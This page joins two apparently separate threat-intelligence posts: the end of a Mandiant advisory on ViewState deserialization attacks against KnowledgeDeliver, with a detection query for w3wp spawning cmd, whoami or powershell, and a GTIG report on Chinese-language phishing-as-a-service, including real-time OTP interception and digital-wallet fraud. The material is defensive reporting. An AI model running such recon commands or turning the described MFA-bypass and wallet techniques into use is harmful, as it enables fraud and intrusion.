Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.13) Gecko/20101213 Opera/9.80 (Windows NT 6.1; U; zh-tw) Presto/2.7.62 Version/11.01 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0) chromeframe/10.0.648.205 Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Remediation and Mitigation
Rotate Machine Keys: Immediately generate a unique, cryptographically strong machine key for each KnowledgeDeliver instance. This is the only way to invalidate the shared secret.
Restrict Access: If possible, limit access to the LMS to known organizational IP address ranges.
Investigation: Hunt for this activity, and conduct a thorough investigation if any signs of exploitation are identified.
Outlook and Implications
The exploitation of KnowledgeDeliver highlights the severe risks of using shared secrets in deployment templates. A single leaked key can compromise an entire ecosystem of installations. By implementing unique secrets and robust endpoint monitoring, organizations can defend against these deserialization attacks.
Indicators of Compromise (IOCs)
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a free GTI Collection for registered users.
(metadata.event_type = "PROCESS_LAUNCH" or metadata.event_type = "PROCESS_OPEN") AND
principal.process.command_line = /w3wp.exe/ nocase AND
target.process.command_line = /cmd.+ \/c |whoami|powershell/ nocase
SecOps customers have access to the following rules and more under the Mandiant Hunting Rules, Mandiant Frontline Threats, Mandiant Intel Emerging Threats rule packs:
ASP.NET ViewState Deserialization Attempt
W3wp Launching Cmd With Recon Commands
W3wp Launching Encoded Powershell
W3wp Launching Icacls
Web Server Process Launching Whoami
IIS ViewState Exploitation Success
IIS ViewState Exploitation Followed by Web Root File Tampering
Possible Windows Exchange Server Spawning Shell
Acknowledgements
Mandiant would like to extend our thanks to the Digital Knowledge team for their collaboration regarding this disclosure.
While Russian-speaking threat actors have historically dominated the phishing-as-a-service (PhaaS) landscape, a rival ecosystem is rapidly growing within the Chinese-language underground. Google Threat Intelligence Group (GTIG) analyzed a dozen current PhaaS offerings in the Chinese underground, all of them mature services and many likely tied intricately to the broader criminal ecosystem in that region. These services not only lower the barrier to entry for Chinese cyber criminals, but reveal broader patterns on the evolution of social engineering and credential theft. Late last year, Google took legal action against one PhaaS provider and has worked since then to endorse legislation and enact technical safeguards against these types of scams.
Within this ecosystem, GTIG has observed a fundamental move away from static password harvesting towards real-time interception and tokenization. By utilizing live administration panels, attackers can interact with victims in real-time to capture one-time passcodes (OTPs), allowing them to bypass multifactor authentication (MFA) instantly.
Instead of simply gaining account access, these operations focus on exploiting digital wallet provisioning to transform stolen payment data into tokenized assets within ecosystems. This shift—combined with the use of encrypted delivery channels like RCS and iMessage to bypass traditional carrier security filters on SMS messages—represents an emerging development where the goal is no longer just a login, but securing direct, unauthorized control over a victim's financial accounts.

Figure 1: Example phishing site chain
The Chinese-Language PhaaS Ecosystem
The Chinese-language PhaaS ecosystem is not merely a regional mirror of Russian operations – it is a distinct market shaped by a unique professional culture. Nearly all the legitimate organizations mimicked by these phishing services are non-Chinese entities, suggesting they rarely target China.
Public impact: Unlike the major Russia-based PhaaS offerings that are typically used to target customers of large organizations, phishing services advertised in Chinese-language communities are often designed to target the general public more opportunistically.
Open Operations: In contrast to their Russian-speaking counterparts, providers of Chinese-language phishing services often operate openly with less regard for operational security. For instance, the threat actors running these services regularly post photos of their luxury lifestyles on Telegram.
Focus on Telegram: Advertisements for the phishing services are regularly posted to Telegram rather than channels such as WeChat (Weixin) or Tencent QQ, which are regionally more popular. This approach is consistent with the broader Chinese-language cyber crime ecosystem.
Extensive offering: While PhaaS is at the core of these operations, these developers also typically offer numerous ancillary services, forming a complete, mature, and extensive offering. These include the sale of personally identifiable information (PII), domain name registration and virtual private server (VPS) hosting services, server rentals, money laundering services, eavesdropping devices (International Mobile Subscriber Identity [IMSI] catchers), and message sending services (spamming assistance). Some platform vendors are also involved in trading stolen payment card information.
Notable Chinese-Language PhaaS TTPs
Delivery via RCS and iMessage: These attacks begin by exploiting trust in modern communication. Rather than traditional SMS, these Chinese-language PhaaS operators heavily leverage Rich Communication Services (RCS) and Apple’s iMessage. Protocols that use end-to-end encryption make it difficult for server-side delivery infrastructure to inspect or filter malicious links, which makes on-device protections critical. Messages also contain more extensive engagement features (including read receipts, typing indicators, group chat functionalities, as well as the ability to send high-resolution images, videos, and larger files). This makes them ideal for social engineering operations, as lures appear remarkably legitimate to the average user.
Real-time Interception: When a victim clicks a malicious link and enters their credentials, the data is displayed instantly on an administrative panel. This allows an adversary to interact with the victim in real-time. As the victim is prompted for an OTP, an attacker simultaneously triggers that same OTP request on their own device. The victim enters the code into the phishing page, and the attacker captures it seconds before it expires.
Leveraging Digital Wallets for Monetization: A defining characteristic of these operations is their exploitation of digital wallet provisioning to monetize stolen payment details. Attackers use captured credentials and OTPs to provision the victim’s card into a digital wallet on an attacker-controlled device. Once tokenized, the card can be used for high-value transactions, contactless payments, and ATM withdrawals. While payment card data theft is the focus, this ecosystem also develops brokerage-focused templates, which can be used to facilitate traditional account takeovers (ATO) for wire fraud and stock manipulation.
AI-Based Automation: Multiple Chinese-language PhaaS operators have adopted AI for their operations to enable scale and stealth. As one example, the Darcula PhaaS platform, which we link to UNC5814, has moved away from static templates, instead utilizing AI-powered page generators and browser automation tools like Puppeteer. This enables users to clone legitimate websites by replicating their HTML, CSS, JavaScript, and visual elements through providing the target website's URL. As each phishing page is unique as opposed to relying on static templates, signature-based detection methods are rendered increasingly ineffective.
Localization-as-a-Service
The Chinese-speaking PhaaS ecosystem has shifted towards a highly automated model capable of generating localized content for diverse international markets. Unlike traditional phishing kits that have historically relied on static and poorly translated templates, these operators provide the infrastructure for cultural fluency at scale. By offering everything from AI-powered page generators to region-specific delivery assistance, they enable low-skilled affiliates to launch high-fidelity campaigns.
YY Lai Yu (YY来鱼): A Case Study in Localization



YY Lai Yu (YY来鱼), first advertised in August 2024, is one example of a PhaaS offering that provides a local digital ecosystem. While the platform supports phishing across 119 countries, its largest focus has been on Japan. Managed by a core team including "YY Lai Yu," "Jeffrey Carrie," and "Very casual," the service provides Chinese-speaking threat actors with the localized infrastructure necessary to effectively target the Japanese consumer ecosystem.
Figure 2: A graph of countries targeted by YY Lai Yu (YY来鱼) phishing
Figure 3: A YY Lai Yu (YY来鱼) phishing page targeting a Japanese user’s Apple account
Figure 4: A YY Lai Yu (YY来鱼) phishing page targeting a Japanese user’s PayPay account, the largest Japanese mobile payment app
Since November 2025, YY Lai Yu has offered more than 400 phishing templates to its customers, moving beyond generic banking lures to also target the digital lifestyle of Japanese residents. These templates included various Japanese language and Japanese brands, including for Amazon, Apple, DMM, Epos Card, JA Bank, JCB Card, JR (Rail), Matsui Securities, Mercari, Monex, Nintendo, Nomura Securities, Orico Card, PayPay, Rakuten Securities, and Sagawa Express. However, instead of merely providing fake account pages, the threat actors tapped heavily into local consumer habits by developing "points" (积分) and rewards redemption lures, pressuring victims to redeem supposedly expiring loyalty points for cash or goods. Demonstrating a deep awareness of the local economic climate, the operators also exploited cost-of-living concerns by crafting lures around the Japan Winter Electricity Subsidy.
By deploying distinct domains that impersonate everything from local transit and payment apps to major e-commerce and gaming platforms, YY Lai Yu provides an example of how comprehensive these PhaaS offerings have become. To protect this highly localized infrastructure, the phishing sites featured a unique human verification anti-bot screen that appeared prior to the actual phishing page. By requiring a manual click to proceed, this mechanism successfully hindered automated analysis by security vendors, adding a layer of stealth to the localized campaign.
Like most other services, YY Lai Yu leverages RCS and iMessage to send encrypted messages in bulk and supports synchronized interactions with victims to harvest payment card and OTP data. The administration panel allows users to query their phished data and blocklist or highlight certain types of cards according to their BIN number, blocklist individual countries or territories, and register and manage new domains for their phishing pages using Alibaba's domain registration service. Additionally, panel administrators can create new operator users and assign them permissions. The service also offers domains that can be purchased within the administration panel.
While YY Lai Yu showcases a focus on countries like Japan, the broader Chinese PhaaS ecosystem casts a wide global net. GTIG has observed other prominent services routinely deploying automated infrastructure to compromise users across the Americas, Europe, Australia, and the Middle East.
Outlook
The continued popularity of these services demonstrates a sustained interest in payment card fraud from China-based threat actors. The multitude of sophisticated PhaaS platforms available for purchase and the threat actors' focus on the exploitation of digital wallet tokenization and MFA bypass demonstrates that the China-based criminal ecosystem continues to evolve, enabling threat actors with limited technical skills to conduct phishing operations.
Standard phishing security measures (such as user awareness training) remain an important first line of defense. However, the proliferation of the Chinese-language PhaaS ecosystem underscores a need for technical security controls that go beyond user education. For example, transitioning to FIDO2/WebAuthn infrastructure represents an effective countermeasure against the real-time interception of account authentication OTPs. While security keys cannot prevent a user from entering payment details into a novel phishing site directly, increasing the difficulty of leveraging stolen credentials still radically shrinks an adversary's opportunities. These enterprise authentication upgrades should be paired with risk-based verification and device fingerprinting by issuing banks during the digital wallet provisioning process.
As these operators continue to refine their tooling, the goal for defenders must shift from simply "detecting" a phish to making the victim's credentials technically impossible to weaponize. Ongoing and frequent updates to these platforms indicate that Chinese-speaking PhaaS operators are continuing to refine their tooling to maximize global impact.

 Login
Login